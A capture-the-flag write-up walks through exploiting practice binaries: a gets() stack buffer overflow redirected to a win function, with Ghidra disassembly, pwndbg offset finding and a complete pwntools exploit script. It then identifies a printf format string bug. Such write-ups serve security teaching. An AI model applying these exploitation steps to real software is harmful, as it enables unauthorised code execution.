


```
┌──(hashway㉿kali)-[~/fitsec/pwn]
└─$ python3 asignofchange.py
[+] Starting local process './asignofchange.bin': pid 108483
/home/hashway/fitsec/pwn/asignofchange.py:4: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https:
//docs.pwntools.com/#bytes
  p.recvuntil(">>> ")
[*] Switching to interactive mode
 You Win!
[*] Got EOF while reading in interactive
$ exit
[*] Process './asignofchange.bin' stopped with exit code -11 (SIGSEGV) (pid 108483)
[*] Got EOF while sending in interactive
```

We get a SIGSEGV because we dont not have a flag.txt in the directory.


No Win In Sight

1. Initial run of the file:




```
┌──(hashway㉿kali)-[~/fitsec/pwn]
└─$ ./nowininsight.bin
Do you think you can win?
>>> no
Trick question. You can never win!
```

2. Loading the file into ghidra we see:



```
                        **************************************************************
                        *                          FUNCTION                          *
                        **************************************************************
                        undefined main()
      undefined           AL:1           <RETURN>
      undefined1          Stack[-0x58]:1 local_58                     XREF[1]:     00401261(*)
                        main                                     XREF[4]:     Entry Point(*),
                                                                              _start:004010a8(*), 004020a8,
                                                                              00402180(*)
  00401236 55              PUSH       RBP
  00401237 48 89 e5        MOV        RBP,RSP
  0040123a 48 83 ec 50     SUB        RSP,0x50
  0040123e 48 8d 05        LEA        RAX,[s_Do_you_think_you_can_win?_00402029]       = "Do you think you can win?"
           e4 0d 00 00
  00401245 48 89 c7        MOV        RDI=>s_Do_you_think_you_can_win?_00402029,RAX    = "Do you think you can win?"
  00401248 e8 e3 fd        CALL       <EXTERNAL>::puts                                 int puts(char * __s)
           ff ff
  0040124d 48 8d 05        LEA        RAX,[DAT_00402043]                               = 3Eh    >
           ef 0d 00 00
  00401254 48 89 c7        MOV        RDI=>DAT_00402043,RAX                            = 3Eh    >
  00401257 b8 00 00        MOV        EAX,0x0
           00 00
  0040125c e8 ef fd        CALL       <EXTERNAL>::printf                               int printf(char * __format, ...)
           ff ff
  00401261 48 8d 45 b0     LEA        RAX=>local_58,[RBP + -0x50]
  00401265 48 89 c7        MOV        RDI,RAX
  00401268 b8 00 00        MOV        EAX,0x0
           00 00
  0040126d e8 fe fd        CALL       <EXTERNAL>::gets                                 char * gets(char * __s)
           ff ff
  00401272 48 8d 05        LEA        RAX,[s_Trick_question._You_can_never_wi_004020... = "Trick question. You can never...
           cf 0d 00 00
  00401279 48 89 c7        MOV        RDI=>s_Trick_question._You_can_never_wi_004020... = "Trick question. You can never...
  0040127c e8 af fd        CALL       <EXTERNAL>::puts                                 int puts(char * __s)
           ff ff
  00401281 90              NOP
  00401282 c9              LEAVE
  00401283 c3              RET
```


We can see that there is no win function/print_flag function being called in the main. Looking at other functions in the binary we do see a win function that prints the flag.




```
                        ****************************************************************
                        *                          FUNCTION                            *
                        ****************************************************************
                        undefined win()
     undefined             AL:1          <RETURN>
                        win                                             XREF[3]:     Entry Point(*), 004020a0,
                                                                                     00402160(*)
00401211 55              PUSH       RBP
00401212 48 89 e5        MOV        RBP,RSP
00401215 48 8d 05        LEA        RAX,[s_Yay!_You_win!_0040201b]                    = "Yay! You win!"
         ff 0d 00 00
0040121c 48 89 c7        MOV        RDI=>s_Yay!_You_win!_0040201b,RAX                 = "Yay! You win!"
0040121f b8 00 00        MOV        EAX,0x0
         00 00
00401224 e8 27 fe        CALL       <EXTERNAL>::printf                                int printf(char * __format, ...)
         ff ff
00401229 b8 00 00        MOV        EAX,0x0
         00 00
0040122e e8 86 ff        CALL       print_flag                                        undefined print_flag()
         ff ff
00401233 90              NOP
00401234 5d              POP        RBP
00401235 c3              RET
```

Back in the main function we see that our input is stored in local_58 which is allocated 80 bytes which comes from 0x58 (88) minus the 8 bytes for the base pointer. We see that our input is being taken in using gets which is a vulnerable function because it does not perform boundary checking. So we can overflow the buffer and overwrite the return address with the address of the win function and win.


3. To find the offset to the return address we can use pwndbg. We can set a break point and run the program and then send a large cyclic pattern for the input. Once the program has a segmentation fault we can examine the value stored in the saved return address and find the exact offset. The above steps are shown below:



```
pwndbg> cyclic(200)
aaaaaaaabaaaaaaacaaaaaaadaaaaaaaeaaaaaaafaaaaaaagaaaaaaahaaaaaaaiaaaaaaajaaaaaaakaaaaaaalaaaaaaamaaaaaaanaaaaaaaoaaaaaa
apaaaaaaaqaaaaaaaraaaaaaasaaaaaaataaaaaaauaaaaaaavaaaaaaawaaaaaaaxaaaaaaayaaaaaaa
pwndbg> break main
Breakpoint 1 at 0x40123a
pwndbg> r
```




```
pwndbg> c
Continuing.
Do you think you can win?
>>> aaaaaaaabaaaaaaacaaaaaaadaaaaaaaeaaaaaaafaaaaaaagaaaaaaahaaaaaaaiaaaaaaajaaaaaaakaaaaaaalaaaaaaamaaaaaaanaaaaaaaoaa
aaaaapaaaaaaaqaaaaaaaraaaaaaasaaaaaaataaaaaaauaaaaaaavaaaaaaawaaaaaaaxaaaaaaayaaaaaaa
Trick question. You can never win!

Program received signal SIGSEGV, Segmentation fault.
0x0000000000401283 in main ()
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
──────────────────[ REGISTERS / show-flags off / show-compact-regs off ]──────────────────
*RAX  0x23
 RBX  0x7fffffffde58 —▸ 0x7fffffffe1e5 ◂— '/home/hashway/fitsec/pwn/nowininsight.bin'
*RCX  0x7ffff7ec2b00 (write+16) ◂— cmp rax, -0x1000 /* 'H=' */
*RDX  0x0
*RDI  0x7ffff7fa0a30 (_IO_stdfile_1_lock) ◂— 0x0
*RSI  0x7ffff7f9f803 (_IO_2_1_stdout_+131) ◂— 0xfa0a30000000000a /* '\n' */
 R8   0x0
*R9   0x0
*R10  0x7ffff7dd8270 ◂— 0x100022000043a5
*R11  0x202
 R12  0x0
 R13  0x7fffffffde68 —▸ 0x7fffffffe20f ◂— 0x5245545f5353454c ('LESS_TER')
 R14  0x403df0 —▸ 0x401140 ◂— endbr64
 R15  0x7ffff7ffd000 (_rtld_global) —▸ 0x7ffff7ffe2d0 ◂— 0x0
*RBP  0x616161616161616b ('kaaaaaaa')
*RSP  0x7fffffffdd48 ◂— 'laaaaaaamaaaaaaanaaaaaaaoaaaaaaapaaaaaaaqaaaaaaaraaaaaaasaaaaaaataaaaaaauaaaaaaavaaaaaaawaaaaa
aaxaaaaaaayaaaaaaa'
*RIP  0x401283 (main+77) ◂— ret
─────────────────────────────[ DISASM / x86-64 / set emulate on ]─────────────────────────────
 ▸ 0x401283 <main+77>    ret    <0x616161616161616c>
```



```
pwndbg> cyclic -l 0x616161616161616c
Finding cyclic pattern of 8 bytes: b'laaaaaaa' (hex: 0x6c61616161616161)
Found at offset 88
pwndbg> 
```

From this we can see that the offset is 88 bytes.

4. Now we must find the address of the win function. We can do this using ghidra.




```
                         **************************************************************
                         *                          FUNCTION                          *
                         **************************************************************
                         undefined win()
         undefined         AL:1           <RETURN>
                         win                                        XREF[3]:     Entry Point(*), 004020a0,
                                                                                 00402160(*)
    00401211 55              PUSH       RBP
    00401212 48 89 e5        MOV        RBP,RSP
    00401215 48 8d 05        LEA        RAX,[s_Yay!_You_win!_0040201b]              = "Yay! You win!"
             ff 0d 00 00
    0040121c 48 89 c7        MOV        RDI=>s_Yay!_You_win!_0040201b,RAX          = "Yay! You win!"
    0040121f b8 00 00        MOV        EAX,0x0
             00 00
    00401224 e8 27 fe        CALL       <EXTERNAL>::printf                         int printf(char * __format, ...)
             ff ff
    00401229 b8 00 00        MOV        EAX,0x0
             00 00
    0040122e e8 86 ff        CALL       print_flag                                 undefined print_flag()
             ff ff
    00401233 90              NOP
    00401234 5d              POP        RBP
    00401235 c3              RET
```

Here we see the win function starts at 0x0401211 so this is the address we need to overwrite the previous saved address with.


We also need to find a ret gadget to 16 byte align the stack so we do not get a movaps error. The movaps error comes from the fact that some libc functions require the stack to be 16 byte aligned. By finding a plain 8 byte ret gadget we can make sure that the stack is aligned. We can find this gadget using the tool ropper like so:

$ ropper -f nowininsight.bin




```
0x000000000040101a: ret;
```

5. The following script solves the challenge:



```
  GNU nano 7.2                     nowininsight.py
from pwn import *
#p=remote("fitsec-no-win-in-sight.chals.io", 443, ssl=True, sni="fitsec-no-win-in-sight.chals.io")
p = process("./nowininsight.bin")
p.recvuntil(">>>")
chain = b"A"*88
chain += p64(0x040101a)
chain += p64(0x0401211)
p.sendline(chain)
p.interactive()
```

6. Running the script we get:




```
┌──(hashway㉿kali)-[~/fitsec/pwn]
└─$ python3 nowininsight.py
[+] Starting local process './nowininsight.bin': pid 134018
/home/hashway/fitsec/pwn/nowininsight.py:4: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  p.recvuntil(">>>")
[*] Switching to interactive mode
 Trick question. You can never win!
Yay! You win![*] Got EOF while reading in interactive
$ exit
[*] Process './nowininsight.bin' stopped with exit code -11 (SIGSEGV) (pid 134018)
[*] Got EOF while sending in interactive
```

We get a SIGSEGV because we dont not have a flag.txt in the directory.


A Leaky Challenge

1. Initial run of the file:




```
┌──(hashway㉿kali)-[~/fitsec/pwn]
└─$ ./aleakychallenge.bin
Write a little message to yourself before you start this challenge.
>>>no
no
Do you think you can win my super hard number guessing game?
>>> no
Nope, not it.
```

2. Load the file into ghidra and we see:



```
00401221 55            PUSH   RBP
00401222 48 89 e5      MOV    RBP,RSP
00401225 48 83 ec 40   SUB    RSP,0x40
00401229 c7 45 fc      MOV    dword ptr [RBP + local_c],0x0
         00 00 00 00
00401230 48 8d 45 f8   LEA    RAX=>local_10,[RBP + -0x8]
00401234 ba 00 00      MOV    EDX,0x0
         00 00
00401239 be 04 00      MOV    ESI,0x4
         00 00
0040123e 48 89 c7      MOV    RDI,RAX
00401241 e8 4a fe      CALL   <EXTERNAL>::getrandom                          undefined getrandom()
         ff ff
00401246 48 8d 05      LEA    RAX,[s_Write_a_little_message_to_yourse_004020... = "Write a little message to you...
         d3 0d 00 00
0040124d 48 89 c7      MOV    RDI=>s_Write_a_little_message_to_yourse_004020... = "Write a little message to you...
00401250 e8 db fd      CALL   <EXTERNAL>::puts                               int puts(char * __s)
         ff ff
00401255 48 8d 05      LEA    RAX,[DAT_00402064]                             = 3Eh    >
         08 0e 00 00
0040125c 48 89 c7      MOV    RDI=>DAT_00402064,RAX                          = 3Eh    >
0040125f b8 00 00      MOV    EAX,0x0
         00 00
00401264 e8 e7 fd      CALL   <EXTERNAL>::printf                             int printf(char * __format, ...)
         ff ff
00401269 48 8b 15      MOV    RDX,qword ptr [stdin]
         00 2e 00 00
00401270 48 8d 45 d0   LEA    RAX=>local_38,[RBP + -0x30]
00401274 be 20 00      MOV    ESI,0x20
         00 00
00401279 48 89 c7      MOV    RDI,RAX
0040127c e8 df fd      CALL   <EXTERNAL>::fgets                              char * fgets(char * __s, int __n...
         ff ff
00401281 48 8d 45 d0   LEA    RAX=>local_38,[RBP + -0x30]
00401285 48 89 c7      MOV    RDI,RAX
00401288 b8 00 00      MOV    EAX,0x0
         00 00
0040128d e8 be fd      CALL   <EXTERNAL>::printf                             int printf(char * __format, ...)
         ff ff
```

The program gets a random number 4 bytes long and puts it in local_10. The getrandom function does not use a seed so we can not use the method we used earlier. The program then takes user input and stores it in local_38 which is then passed to the printf function. Here we see a format string vulnerability because user input is passed directly to printf with no sanitization and if we put format specifiers in our input then we can possibly read and write data from the stack.

